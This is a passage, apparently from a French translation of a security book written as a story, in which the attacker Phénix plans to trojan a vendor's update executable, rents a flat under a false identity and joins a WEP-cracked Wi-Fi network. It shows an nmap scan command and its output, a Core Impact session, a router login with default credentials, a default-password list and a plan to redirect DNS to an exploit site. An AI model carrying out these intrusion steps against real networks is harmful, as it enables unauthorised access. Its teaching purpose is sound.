– Bien, commence Phénix, je ne suis pas sûr du degré de personnalisation de votre produit et j'ignore tout de l'efficacité et de la vitesse de votre processus de mise à jour. Supposons que je souhaite modifier notre ensemble de données. Comment puis-je vous demander cela ? Comment puis-je récupérer la mise à jour ? Et, surtout, sous quels délais ?" Phénix s'arrête et reprend son souffle en attendant que Will réponde.

"En gros, le processus de mise à jour est assez simple, réplique Will, et vous avez beaucoup de contrôle sur la rapidité des mises à jour. Nous répondons habituellement à ce type de requête sous 72 heures. En ce qui concerne leur récupération, lorsque vous achetez le produit, nous créons un partage pour vous sur notre site FTP et nous vous en fournissons les accès. Lorsque nous mettons à jour votre version, nous plaçons un exécutable auto-extractible qui inclut votre mise à jour sur le partage FTP, auquel seuls vous et moi avons accès. Vous le téléchargez, lancez l'exécutable, et votre produit est mis à jour.

Will fait une pause, et Phénix intervient.

– Bien, ça semble effectivement assez simple. Est-il possible que les versions soient mélangées et que je me retrouve à installer une version plus ancienne ?

– En fait, ça ne peut pas arriver, répond Will, heureux de l'opportunité que lui offre la question. Nous travaillons pour un gros sous-traitant du ministère de la Défense, et ils exigent, entre autres, qu'une somme de contrôle MD5 soit associée à chaque exécutable. Une fois le fichier créé, nous lançons cette procédure mathématique dessus. Le processus MD5 crée une empreinte numérique du fichier qui ne peut être recalculée qu'avec la même fonction sur le même fichier. Nous ne mettons pas ce numéro sur le FTP et nous ne le rendons pas public. Nous l'envoyons au client qui lance la correction de son côté une fois qu'il a récupéré l'exécutable. On appelle cela un hachage.

C'est très pratique pour vérifier que l'exécutable n'a pas été corrompu, et les gens du ministère veulent s'assurer que le fichier n'a pas été modifié ou remplacé par une version vérolée pendant le transfert."

Phénix est presque démoralisé. Son plan était d'ajouter un cheval de Troie à l'exécutable utilisé pour les mises à jour. La procédure était plutôt simple : attendre que Visu IQ crée une mise à jour pour Grethrip, en récupérer une copie, y embarquer un cheval de Troie avant que Grethrip la télécharge et attendre que quelqu'un de Grethrip télécharge l'exécutable et le lance, installant de ce fait le cheval de Troie ou le *keylogger* qu'il y aurait mis. Phénix n'avait pas encore vraiment décidé de ce qu'il allait utiliser, mais il considérait l'idée d'un cheval de Troie d'accès distant (RAT, *Remote Access Trojan*). Celui-ci aurait initié une connexion vers un serveur de contrôle mis en place par Phénix sur le web. Comme la connexion aurait été initiée depuis l'intérieur, la plupart des pare-feu auraient été inutiles. Phénix réfléchit avant de répondre à Will et termine la conversation :

"Ça ressemble exactement à ce que nous cherchons. Je recontacterai votre service commercial pour convenir d'une démonstration et éventuellement commander.

– D'accord, je suis heureux d'avoir pu vous aider. N'hésitez pas à rappeler si vous avez des questions.

– Je n'y manquerai pas", marmonne Phénix.

Reconnaissance supplémentaire

Lorsque Phénix appuie sur le bouton pour éteindre son téléphone portable, il se lève et profère un chapelet de grossièretés. "Et maintenant ?" s'exclame-t-il. Son plan initial a été descendu en flammes. "Je dois trouver une autre méthode. Je dois m'y remettre et effectuer une reconnaissance plus poussée." Phénix a une idée. Il réalise que son plan initial d'abuser de la confiance entre Grethrip et Visu IQ est inefficace, mais il se demande quelles relations Visu IQ entretient avec d'autres entreprises. Il décide donc de retourner à sa reconnaissance et de trouver quelles relations il a pu négliger. Il reprend ses notes et ses découvertes, mais il finit par atteindre les limites de la frustration. Cela fait quatre heures qu'il passe au crible ses notes et lance des requêtes Google, quand soudain quelque chose le frappe comme une montée d'adrénaline. Phénix se souvient avoir vu un nom dans IDA Pro : Quizzi. Il se souvient aussi avoir vu passer ce nom dans une recherche précédente. Quand il a lancé la requête Google `link:www.visuiq.com`, il se souvient avoir vu quelque chose à propos de Quizzi dans un des résultats.

Phénix retourne à ses résultats et il ne met pas longtemps à trouver ce qu'il cherche. Le quinzième résultat de la requête en question est un lien vers **http://www.quizzi-software.com**, qui a visiblement un lien vers le site web de Visu IQ. Phénix ouvre le site web de Quizzi et commence à lire. Quizzi est partenaire et revendeur de Krystal Reporting, une entreprise connue de requêtes et présentation de données. Phénix remarque que le site web de Quizzi n'est pas bien organisé du tout. En fait, il est difficile de comprendre ce que l'entreprise fait. Phénix passe dix minutes de plus sur le site avant de décider que c'est une perte de temps que d'essayer de trouver comment Quizzi est connecté à Visu IQ. Visu IQ est dans la liste de ses clients, mais c'est à peu près tout. Phénix sait qu'il va devoir faire un peu de reconnaissance active pour savoir exactement quels services Quizzi fournit à Visu IQ. Il sait qu'un exécutable de Quizzi est embarqué dans les exécutables de mise à jour de Visu IQ. Mais comment se retrouve-t-il là ? Pourquoi s'y retrouve-t-il ? Phénix doit avoir une réponse à ces questions avant de connaître les relations entre les deux entreprises. "Je dois en savoir plus sur Quizzi." Phénix retourne sur le site web de Quizzi et consulte la page de contact. Il regarde l'adresse et voit qu'elle est en dehors de Chicago. Phénix regarde l'adresse postale, qui lui paraît bizarre. Il connaît bien Chicago, et il pense que le 4029 S. Cottage Grove Street est situé dans un quartier résidentiel. Se fondant sur son instinct, Phénix ouvre Google et clique sur le lien Maps en haut de la page de recherche. Il saisit l'adresse de Quizzi (voir Figure 5.6).




Figure 5.6

Résultat de la requête initiale sur Google Maps.

Phénix regarde le résultat et se souvient vaguement de la zone comme une zone résidentielle où il a déjà rendu visite à un ami. Pour vérifier, il clique sur l'onglet Street View. La Figure 5.7 illustre l'utilisation de Street View dans Google.




Figure 5.7

Street View sur l'adresse listée sur le site web de Quizzi.

Comme Phénix le pensait, il s'agit d'un quartier résidentiel. Cela signifie que les salariés de Quizzi, qui qu'ils soient, travaillent probablement exclusivement depuis chez eux. "Je devrais probablement aller faire un peu de reconnaissance physique de la zone", se dit Phénix. Il retourne à ses résultats Google Maps et clique sur le lien Satellite. Phénix sait que s'il travaille correctement, il aura une bonne idée de ce à quoi il peut s'attendre. Il doit savoir s'il y a des arbres ou d'autres points de repère naturels qui pourraient lui permettre de se cacher ou de masquer sa présence si cela s'avérait nécessaire. En regardant la vue satellite, il remarque plusieurs arbres et ce qui semble être un terrain de sport. Il y a aussi visiblement un terrain libre de l'autre côté de la rue. La Figure 5.8 montre la propriété en vue satellite sur Google Maps.

Phénix retourne sur Street View et examine la vue à 360° de la zone et de l'adresse. Il remarque un panneau À LOUER devant le bâtiment à côté de l'adresse de Quizzi. Phénix attrape un stylo et note le numéro affiché. Il appelle le numéro et prend rendez-vous pour visiter l'appartement.




Figure 5.8

Résultats de Google Maps sur la vue satellite.

Reconnaissance active agressive

Le lendemain, Phénix arrive dix minutes en avance à son rendez-vous pour l'appartement. Il sait que l'appartement est un deux-pièces et qu'il coûte 750 $ par mois. En faisant le calcul, un an de loyer coûte 9 000 $. Phénix sait qu'il s'agit d'une somme importante à passer dans une reconnaissance, mais, puisqu'il est payé plusieurs centaines de milliers d'euros pour ce boulot, c'est une goutte d'eau dans l'océan. Bien sûr, pour son rendez-vous, il se munit de faux papiers d'identité correspondant au nom qu'il a donné par téléphone. Lorsque Phénix arrive à l'appartement, il est accueilli par un homme âgé d'une cinquantaine d'années.

"Bonjour, vous devez être Romain Carre, dit l'homme à Phénix.

– Oui, c'est bien moi, répond Phénix.

– Bien, je vais vous montrer l'appartement, dit l'homme. Au fait, je m'appelle Thomas. C'est moi que vous contacterez si vous avez un souci. Je m'occupe de tout ce qui est maintenance et assimilé, dit-il en souriant.

– D'accord, bon à savoir", répond Phénix.

Un coup d'œil à l'intérieur du bâtiment indique à Phénix que les propriétaires ne doivent pas être du genre à faire des vérifications poussées sur les personnes et leurs possibilités financières. Cela explique les deux mois de caution. Pendant que l'homme fait visiter l'appartement à Phénix, celui-ci fixe du regard le bâtiment de l'autre côté de la rue : il sait que celui-ci a probablement toutes les réponses aux questions qu'il se pose à propos de Quizzi. Phénix, impatient, demande à Thomas ce qu'il doit faire pour emménager rapidement. Thomas lui indique que, dès qu'il sera en possession de l'argent, il lui fera signer le bail et lui donnera les clés. Phénix sort 15 billets de 100 dollars. Il les tend à Thomas et, en quelques minutes, Phénix a signé un bail et récupéré les clés. Alors que Phénix sort du bureau de Thomas, celui-ci l'arrête et lui demande s'il veut utiliser les meubles de démonstration de l'appartement ou apporter les siens. Phénix répond qu'il souhaite garder les meubles de l'appartement pour quelque temps. Thomas lui fait signe que ce n'est pas un problème, et Phénix sort du bureau et se dirige vers sa voiture.

Comme il sort du bureau de Thomas, Phénix remarque un gamin de 13-14 ans, assis dans l'entrée du bureau du complexe d'appartements avec un ordinateur portable. Instinctivement, Phénix regarde l'écran en passant et voit que le gamin est en ligne. "Excuse-moi, l'interrompt Phénix, y a-t-il du Wi-Fi gratuit dans le bâtiment ?" Le garçon regarde Phénix avec un œil attentif, comme pour déterminer s'il peut répondre. "Pas vraiment. Quelqu'un a mis une borne dans le coin et le signal est très bon ici, donc je l'utilise quand je travaille pour mon oncle." Phénix le regarde et réfléchit une seconde. "Oh, Thomas est ton oncle ?" Sans lever les yeux, le garçon acquiesce. Puis, avec un sourire espiègle, le garçon regarde Phénix. Son regard est maintenant plus amical et plus confiant. Il dit à Phénix, à voix basse : "Écoute, je vais te rencarder. Le type qui a mis en place cet accès Wi-Fi ne sait apparemment pas que le WEP est cassable facilement. Il l'a configuré avec un chiffrement WEP. J'ai vu la fenêtre de réseaux Wi-Fi s'activer, j'ai tenté de me connecter et je n'ai trouvé que le WEP en question. J'ai cherché sur Internet, j'ai trouvé la vidéo de *hackingdefined* et j'ai suivi les instructions pour casser sa clé. Comme tu as l'air réglo, je vais te donner la clé et le SSID pour que tu puisses l'utiliser."

Le gamin sort alors un Post-it et griffonne dessus. Phénix s'étouffe presque en récupérant le morceau de papier. Le SSID que le garçon vient de lui donner le fait presque hurler de joie. Sur le papier, au-dessus de la longue clé WEP, se trouve le SSID : quizzi. Phénix ne peut pas croire à la chance qu'il a. Ce gamin vient de lui faire le plus beau cadeau de sa vie ! Phénix ne perd pas de temps, il se précipite à sa voiture pour récupérer son portable. Il ouvre son coffre, attrape l'ordinateur et retourne à l'intérieur pour

commencer à travailler sur le réseau sans-fil de Quizzi. Il ouvre son portable et attend que Windows démarre. Dès que le bureau apparaît, Phénix clique sur l'icône de réseau sans-fil et attend que Windows trouve les réseaux sans-fil. Presque immédiatement, Windows Wireless Zero Config affiche les quelques réseaux détectés. Phénix sent l'adrénaline monter lorsqu'il voit Quizzi dans la liste. Il clique instinctivement sur le réseau sans-fil de Quizzi et l'ordinateur lui demande de saisir la clé réseau. Phénix tape le code que le gamin lui a donné quelques minutes plus tôt. Windows affiche un message de connexion, message qui disparaît rapidement. L'indicateur de réseau sans-fil en bas à droite de son écran affiche maintenant un message : il est connecté. "Je l'ai !" s'exclame Phénix. Il commence rapidement à explorer le réseau. Presque immédiatement, il lance VMware et démarre une instance de machine virtuelle Backtrack. La Figure 5.9 illustre Backtrack.




Figure 5.9

La machine virtuelle Backtrack de Phénix se charge.

Phénix utilise Backtrack depuis sa création. Il aime beaucoup le fait que certains de ses outils préférés d'exploitation et d'exploration soient chargés par défaut. Il apprécie

également de pouvoir démarrer n'importe quel PC avec le CD de Backtrack et d'obtenir, en quelques minutes, une boîte à outils de pénétration complète au bout du clavier. Il lance d'abord rapidement un scan Nmap pour avoir une idée de ce qui est présent sur le réseau. Il vérifie d'abord les paramètres réseau que le point d'accès lui a donnés *via* DHCP et note mentalement l'adresse de la passerelle. Il s'agit du typique 192.168.1.1, utilisé pour la plupart des routeurs domestiques. Il envoie une requête `ping` à l'adresse de la passerelle et obtient une réponse. "Bien, donc l'ICMP n'est pas bloqué", se dit Phénix. Avec cette information, Phénix sait qu'il n'a pas besoin de passer le paramètre `-P0` indiquant à Nmap de ne pas utiliser de requêtes `ping` et de se contenter de scanner. Il saisit une simple commande :

```
nmap -sS 192.168.1.0/24 -T INSANE
```

Phénix regarde les résultats et voit qu'il n'y a qu'un seul ordinateur sur le réseau. "C'est probablement une machine Windows, et ça ressemble à du Windows XP", se dit Phénix.

Les résultats intéressants du premier scan sont les suivants :

```
Starting Nmap 4.60 ( http://nmap.org ) at 2008-10-10 19:38 GMT
All 1715 scanned ports on 192.168.1.121 are closed
Interesting ports on 192.168.1.122:
Not shown: 1700 closed ports
PORTSTATESERVICE
135/tcpopenmsrpc
445/tcpopenmicrosoft-ds
1025/tcpopenNFS-or-IIS
1026/tcpopenLSA-or-nterm
1029/tcpopenms-lsa
1030/tcpopeniad1
1032/tcpopeniad3
1033/tcpopennetinfo
1433/tcpopenms-sql-s
MAC Address: 00:0C:29:C0:BA:A0
Nmap done: 256 IP addresses (1 hosts up) scanned in 29.462 seconds
```

"Ça pourrait être un XP ou une machine Windows 2003 vraiment fermée. Je vais essayer la détection du système." Phénix lance un scan de détection de système sur l'ordinateur identifié et obtient les résultats suivants :

```
MAC Address: 00:1C:BF:66:E2:0A (Intel Corporate)
Device type: general purpose
Running: Microsoft Windows Vista
OS details: Microsoft Windows Vista or Windows Server 2003
Network Distance: 1 hop
Service Info: Host: Vista1; OSs: Windows Vista, Windows 2003
```

"Flûte ! dit Phénix. Cet imbécile tourne sous Vista." Phénix sait que la plupart des exploits qu'il utilise régulièrement sur des machines Windows mal mises à jour ne fonctionneront probablement pas ici. Phénix sait aussi qu'avec l'implémentation de la nouvelle ASLR (*Address Space Layout Randomization*, randomisation de la disposition de l'espace d'adresse), les exploits par débordement de tampon sont maintenant presque impossibles. Il réfléchit quelques minutes. Il se souvient avoir lu un article à propos d'exploits côté client permettant d'exploiter des machines Vista. Mais avec cette idée, Phénix se rend compte qu'il va être difficile d'amener le type de Quizzi à consulter un site compromis.

Il envisage de lancer Nessus sur l'ordinateur Vista pour voir ce à quoi il peut être vulnérable. Il pense à Nessus pendant quelques minutes avant de décider d'utiliser quelque chose de plus puissant pouvant effectivement lancer l'attaque : Core Impact ! Phénix se souvient avoir vu une vidéo sur le Web qui montrait le produit. "Ce logiciel peut tester des centaines de vulnérabilités et les exploiter sur le temps qu'il me faudrait pour en tester une seule à la main." Phénix sort son téléphone portable prépayé et appelle le numéro de contact qui lui a été donné quand il a commencé le projet. Le téléphone ne sonne qu'une fois et une voix rauque répond.

"Qu'est-ce que vous voulez ? dit la voix.

– J'ai besoin d'une licence pour Core Impact" explique Phénix.

Il se prépare à expliquer à la personne à l'autre bout du fil ce qu'est Core Impact, mais l'homme l'interrompt : "Regardez votre messagerie. Vous devriez y trouver une clé de licence et un lien de téléchargement." Sans un mot de plus, l'homme raccroche. Phénix ouvre Gmail et vérifie son compte. Il y trouve effectivement un message d'un compte apparemment usurpé avec, dans le sujet, CLÉ.

Phénix ouvre le message et copie la clé. Il suit le lien et télécharge Core Impact. Une fois le logiciel téléchargé, Phénix l'installe rapidement en acceptant tous les choix par défaut. Après l'avoir installé, il le démarre. L'écran de bienvenue s'affiche avec quelques options qui doivent être configurées. En regardant le panneau de contrôle, Phénix est émerveillé du nombre d'exploits fournis par Core Impact. La Figure 5.10 présente l'écran de bienvenue et la page de démarrage par défaut de Core Impact.

Une fois remis de son émerveillement, Phénix clique sur le bouton New Workspace et remplit les informations requises dans la boîte de dialogue qui s'affiche (voir Figure 5.11).

Figure 5.10

Démarrage de Core Impact.




Figure 5.11

Mise en place d'un nouveau projet Core Impact.

Phénix clique sur Next une première fois, puis une seconde fois pour accepter les informations de licence. Core Impact lui demande de saisir une *passphrase* pour le projet et lui indique de déplacer son curseur dans une petite zone rectangulaire. Core Impact génère une clé RSA et a besoin du mouvement de la souris pour générer des données aléatoires pour la création de la clé. Phénix suit les instructions, illustrées à la Figure 5.12.




Figure 5.12
Génération de clé Core Impact.

Phénix clique sur Finish et la page de contrôle et de gestion de modules de Core Impact apparaît. Il parcourt les options du regard. La première option est une option de découverte réseau : il décide qu'il n'a ni le temps ni le besoin d'utiliser cette option puisqu'il a déjà scanné le réseau avec Nmap. Phénix regarde directement l'option de test d'intrusion. Il clique sur le lien Network and Penetration Testing et une fenêtre intitulée Penetration Wizard s'affiche. Phénix clique sur Next et peut alors choisir un hôte précis ou une plage d'adresses IP. Une fois de plus, comme le temps lui est compté, Phénix saisit l'adresse de l'ordinateur sous Vista. La Figure 5.13 illustre le choix de la cible.





Figure 5.13
Sélection de la cible.

Phénix accepte les choix par défaut des trois écrans suivants, qui lui demandent la vitesse, la méthodologie d'exploitation de la cible et s'il faut ou non utiliser des exploits qui peuvent faire planter l'ordinateur distant. Phénix réfléchit à cette décision et choisit de ne pas utiliser ces exploits et de se limiter aux plus sûrs. Par ailleurs, un déni de service de la machine ne lui apporterait rien. Phénix clique sur Finish et, comme par magie, Core Impact commence à chercher des vulnérabilités et essaie de les exploiter. Le logiciel tourne pendant une minute et ne renvoie rien. "Cette machine Vista serait-elle si sécurisée que cela ? se demande Phénix. "J'ai dû mal configurer quelque chose, et je n'ai pas le temps à cette heure-ci d'apprendre à utiliser ce logiciel. Je vais devoir y aller à la main." À cet instant, Phénix se souvient avoir lu un article écrit par un pirate célèbre, expliquant que dans son quartier, la plupart des points d'accès qu'il avait trouvés étaient configurés avec le nom d'utilisateur et le mot de passe par défaut pour accéder à la gestion du routeur. "C'est peu probable, mais ça vaut le coup d'essayer". Phénix redémarre Nmap, cette fois en visant la passerelle par défaut, comme il l'a fait sur la machine Vista.

Voici ses résultats :

```
MAC Address: 00:21:29:8B:D8:FC (Cisco-Linksys)
Device type: WAP
Running: Linksys embedded, Netgear embedded
OS details: Linksys WRT54G or WRT54G2, or Netgear WGR614 or WPN824v2
Broadband router
Network Distance: 1 hop
```

Les résultats lui indiquent que le point d'accès est, selon toutes probabilités, un Netgear. Phénix revient à son navigateur web et ouvre **www.defaultpasswordlist.com**. La Figure 5.14 illustre cette page.



Default Password List

2008-03-14

Vendor	Model	Version	Access Type	Username	PASSWORD	Privileges
3COM	CellPlex 7000		Telnet	root	(none)	Admin
3COM	Switch 3300XM		Multi	admin	admin	Admin
3COM	LANplex 2500		Telnet	tech	tech	
3COM	officeconnect		Multi	n/a	(none)	Admin
3COM	CellPlex 7000		Telnet	tech	tech	User
3COM	SuperStack 3	4400-49XX	Multi	manager	manager	User can access/change operational setting but not security settings
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)	
3COM	HiPerACT	v4.1.x	Telnet	admin	(none)	Admin
3COM	SuperStack 3	4XXX	Multi	admin	(none)	Admin

Figure 5.14

*Site web **defaultpasswordlist.com**, fournissant une liste des mots de passe par défaut des fabricants.*

Phénix regarde la longue liste des mots de passe par défaut et doit maintenant deviner le modèle installé au domicile du type de Quizzi. Il sait que le Netgear WGR614 est le routeur le plus vendu pour un usage domestique. Il fait donc ce pari. Il remplace l'adresse du site par l'adresse IP de la passerelle par défaut de ses paramètres réseau, qui est également celle du routeur Netgear. Comme prévu, la page est une page d'authentification réclamant un identifiant et un mot de passe. Il saisit l'identifiant `admin` et le mot de passe `password`. Phénix est impatient et retrouve le sourire quand la page de configuration du routeur apparaît. Il clique sur l'icône WAN, mais son esprit se bloque immédiatement. "C'est bien gentil, mais comment vais-je accéder à la machine Vista ? Qu'est-ce que je fais là ?" Phénix ôte ses mains du clavier et respire profondément.

Il lui faut un plan, et rapidement. Ce n'est pas un de ces moments où il dispose de jours pour mettre en place des attaques élaborées, celles qui lui attirent l'admiration de ses copains du milieu. Phénix réfléchit : "J'ai son routeur, il est à moi. Comment accéder à la machine à partir de là ?"

Toutes sortes d'idées traversent l'esprit de Phénix. Il regarde à nouveau son écran, et une idée lui vient. "Le DNS est la clé. C'est comme ça que je peux effectuer une attaque côté client. Je peux peut-être empoisonner les enregistrements DNS et placer un enregistrement A pour Yahoo! ou un autre site que ce type est susceptible de visiter, pointant vers une version bourrée d'exploits de Yahoo!. Je n'aurai alors plus qu'à attendre." Phénix regarde l'écran et réalise que le routeur n'a pas d'enregistrements A : il transfère toutes les requêtes DNS au serveur DNS du FAI. "Mauvaise idée", se dit Phénix en se traitant d'idiot. Une autre idée lui vient alors : "Peut-être que je peux mettre moi-même en place un serveur DNS, faire pointer le serveur vers le DNS en question et configurer mon serveur DNS pour qu'il transfère toutes les requêtes à un serveur DNS réel 